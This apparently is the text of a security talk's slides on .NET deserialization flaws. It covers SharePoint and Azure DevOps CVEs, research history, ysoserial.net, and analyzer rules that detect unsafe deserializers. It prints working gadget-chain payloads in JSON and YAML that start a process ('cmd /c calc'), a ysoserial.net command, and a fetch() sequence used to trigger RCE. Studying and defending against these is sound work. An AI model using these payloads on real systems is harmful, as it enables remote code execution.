if (type.Equals(typeof(string)))
{
    array[i] = text;
}
else if (type.Equals(typeof(DateTime)))
{
    array[i] = new DateTime(long.Parse(text.Substring(1), NumberFormatInfo.InvariantInfo), (DateTimeKind)(text[0] - 'a'));
}
else if (type.Equals(typeof(Guid)))
{
    array[i] = new Guid(text);
}
else if (type.Equals(typeof(object)))
{
    if (text.Equals("null", StringComparison.OrdinalIgnoreCase))
    {
        array[i] = null;
    }
    else
    {
        int num2 = text.IndexOf(':');
        string typeName = text.Substring(0, num2);
        string s = text.Substring(num2 + 1, text.Length - num2 - 1);
        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(typeName, true));
        TextReader textReader = new StringReader(s);
        array[i] = xmlSerializer.Deserialize(textReader);
        textReader.Close();
    }
}
```

<https://www.zerodayinitiative.com/blog/2019/3/13/cve-2019-0604-details-of-a-microsoft-sharepoint-rce-vulnerability>

Is the code secure?

```
public void ImportJson(string data)
{
    var obj = global::fastJSON.JSON.ToObject(data);

    // ...
}
```



Is the code secure?

```
public void ImportJson(string data)
{
    var obj = global::fastJSON.JSON.ToObject(data);

    // ...
}
```



Alvaro Muñoz, Oleksandr Mirosh

“Friday the 13th JSON Attacks”

JULY 25 - 27, 2017
MANDALAY BAY / LAS VEGAS, NV

black hat
USA 2017

Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
 - Check assignability from provided type
 - In some cases it also create a whitelist of allowed types
- Vulnerable if
 - Expected type is user-controllable
 - Attacker can find injection member in object graph and no whitelist is applied

```
graph LR; IUser[IUser] --> User[User]; User --> Message[Message]; Message --> Exception[Exception]; Exception --> ValidationException[ValidationException];
```

black hat
USA 2017

Alvaro Muñoz, Oleksandr Mirosh

“Friday the 13th JSON Attacks”

```
{  
  "$types":{  
    "System.Windows.Data.ObjectDataProvider, PresentationFramework, Version = 4.0.0.0, Cul  
    "System.Diagnostics.Process, System, Version = 4.0.0.0, Culture = neutral, PublicKeyTo  
    "System.Diagnostics.ProcessStartInfo, System, Version = 4.0.0.0, Culture = neutral, Pu  
  },  
  "$type":"1",  
  "ObjectInstance":{  
    "$type":"2",  
    "StartInfo":{  
      "$type":"3",  
      "FileName":"cmd",  
      "Arguments":"/c calc"  
    }  
  },  
  "MethodName":"Start"  
}
```

Alvaro Muñoz, Oleksandr Mirosh

“Friday the 13th JSON Attacks”

```
new System.Windows.Data.ObjectDataProvider
{
    MethodName = "Start",
    ObjectInstance = new Process
    {
        StartInfo = new ProcessStartInfo("cmd", "/c calc")
    }
};
```

Alvaro Muñoz, Oleksandr Mirosh

“Friday the 13th JSON Attacks”

Name		Language	Type Name	Type Control	Vector
FastJSON	Red	.NET	Default	Cast	Setter
Json.Net	Yellow	.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler	Orange	.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson	Red	.NET	Default	Cast	Setter
JavascriptSerializer	Yellow	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	Yellow	.NET	Default	Expected Object Graph Inspection + whitelist	Setter Deser. callbacks
Jackson	Yellow	Java	Configuration	Expected Object Graph Inspection	Setter
Genson	Yellow	Java	Configuration	Expected Object Graph Inspection	Setter
JSON-IO	Red	Java	Default	Cast	toString
FlexSON	Red	Java	Default	Cast	Setter
GSON	Green	Java	Configuration	Expected Object Graph Inspection	-

Research


2006




MARC SCHOENEFELD
"PENTESTING JAVA/J2EE,
FINDING REMOTE HOLES"

JAMES FORSHAW "[ARE YOU MY
TYPE? BREAKING .NET THROUGH
SERIALIZATION](#)"

2012




2016




MATTHIAS KAISER "[PWNING
YOUR JAVA MESSAGING
WITH DESERIALIZATION
VULNERABILITIES](#)"

2017




ALVARO MUÑOZ,
OLEKSANDR MIROSH "[FRIDAY
THE 13TH JSON ATTACKS](#)"

2018



SOROUGH DALILI "[BEWARE OF
DESERIALISATION IN .NET
METHODS AND CLASSES](#)"

Soroush Dalili "Beware of Deserialisation in .NET Methods and Classes + Code Execution via Paste!"



```
Command Prompt
C:\ysoserial.net-master\ysoserial\bin\Debug>ysoserial.exe -p Clipboard -c calc -F System.String
```

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/december/beware-of-deserialisation-in-.net-methods-and-classes-code-execution-via-paste/>

PRESENT




CVE-2019-0866 and CVE-2019-0872

- 2019-01-17 Microsoft opened Azure DevOps Services Bounty
- 2019-01-XX Found RCE via YAML serialization

Call Graph




Call Graph



Call Graph



Call Graph



RCE through API

```
fetch("http://server/tfs/Default/_apis/FeatureFlags/Build2.Yaml?api-version=4.0-preview", {
  method: "PATCH",
  body: '{"state": "On"}',
  headers: { 'Content-Type': 'application/json' }
})
.then(x => fetch("http://server/tfs/Default/Git%20sample/_apis/build/definitions?api-version=4.0", {
  method: "POST",
  body: '{"process": {"yamlFilename": "pipelines.yml", "type": 2}, "repository": {"properties": {"cleanOp',
  headers: { 'Content-Type': 'application/json' }
}))
.then(x => x.json())
.then(x => fetch("http://server/tfs/Default/Git%20sample/_apis/build/builds?api-version=4.0", {
  method: "POST",
  body: '{"definition": {"id": ' + x.id + '}, "sourceVersion": "43f646dbcc06a046837e79550120aeb472ad6e',
  headers: { 'Content-Type': 'application/json' }
}))
```


RCE payload

```
!< System.Windows.Data.ObjectDataProvider%2c%20PresentationFramework%2c%20Version
  MethodName: Start,
  ObjectInstance:
    !<!System.Diagnostics.Process%2c%20System%2c%20Version=4.0.0.0%2c%20Culture=ne
      StartInfo:
        !<!System.Diagnostics.ProcessStartInfo%2c%20System%2c%20Version=4.0.0.0%2c%
          FileName : cmd,
          Arguments : '/C calc'
        }
      }
    }
  }
```

CVE-2019-0866 and CVE-2019-0872

- 2019-01-17 Microsoft opened Azure DevOps Services Bounty
- 2019-01-XX Found RCE via YAML serialization
- 2019-01-XX Found XSS to demo a real-world case study
- 2019-01-27 Reported XSS + RCE to Microsoft

CVE-2019-0866



Azure DevOps
XSS + RCE DEMO


CVE-2019-0866 and CVE-2019-0872

- 2019-01-17 Microsoft opened Azure DevOps Services Bounty
- 2019-01-XX Found RCE via YAML serialization
- 2019-01-XX Found XSS to demo RCE in the practical case
- 2019-01-27 Reported XSS + RCE to Microsoft
- 2019-02-15 Received the decision “this is by design”
- 2019-02-20 Reported another XSS as entry point of RCE
- 2019-03-12 Fixed CVE-2019-0866 as XSS
- 2019-05-14 Fixed CVE-2019-0872 as XSS

CVE-2019-0866 and CVE-2019-0872



Attack model



*<https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

DeReviewer

yuske / DeReviewer

Watch

1

Star

0

Fork

0

<> Code

Issues 0

Pull requests 0

Projects 0

Insights

No description, website, or topics provided.

2 commits

1 branch

0 releases

1 contributor

MIT

Branch: master ▾

New pull request

Find File


Clone or download ▾

yuske	Commit the prototype	Latest commit 5637d52 a minute ago
DeReviewer.KnowledgeBase	Commit the prototype	a minute ago
DeReviewer.Tests	Commit the prototype	a minute ago
DeReviewer	Commit the prototype	a minute ago
dnlib @ d59983a	Commit the prototype	a minute ago
.gitattributes	Commit the prototype	a minute ago
.gitignore	Commit the prototype	a minute ago


<https://github.com/yuske/DeReviewer>

YSoSerial.Net

README.md



YSoSerial.Net



A proof-of-concept tool for generating payloads that exploit unsafe .NET object deserialization.

Description

ysoserial.net is a collection of utilities and property-oriented programming "gadget chains" discovered in common .NET libraries that can, under the right conditions, exploit .NET applications performing unsafe deserialization of objects. The main driver program takes a user-specified command and wraps it in the user-specified gadget chain, then serializes these objects

Microsoft.CodeAnalysis.FxCopAnalyzers

> Install-Package Microsoft.CodeAnalysis.FxCopAnalyzers -Version 2.9.2

Project Properties → Code Analysis

Microsoft.NetCore.Analyzers			Warning
CA2300	Security	Do not use insecure deserializer BinaryFormatter	Warning
CA2301	Security	Do not call BinaryFormatter.Deserialize without first setting BinaryFormatter.Binder	Warning
CA2302	Security	Ensure BinaryFormatter.Binder is set before calling BinaryFormatter.Deserialize	Warning
CA2305	Security	Do not use insecure deserializer LosFormatter	Warning
CA2310	Security	Do not use insecure deserializer NetDataContractSerializer	Warning
CA2311	Security	Do not deserialize without first setting NetDataContractSerializer.Binder	Warning
CA2312	Security	Ensure NetDataContractSerializer.Binder is set before deserializing	Warning
CA2315	Security	Do not use insecure deserializer ObjectStateFormatter	Warning
CA5360	Security	Do Not Call Dangerous Methods In Deserialization	Warning

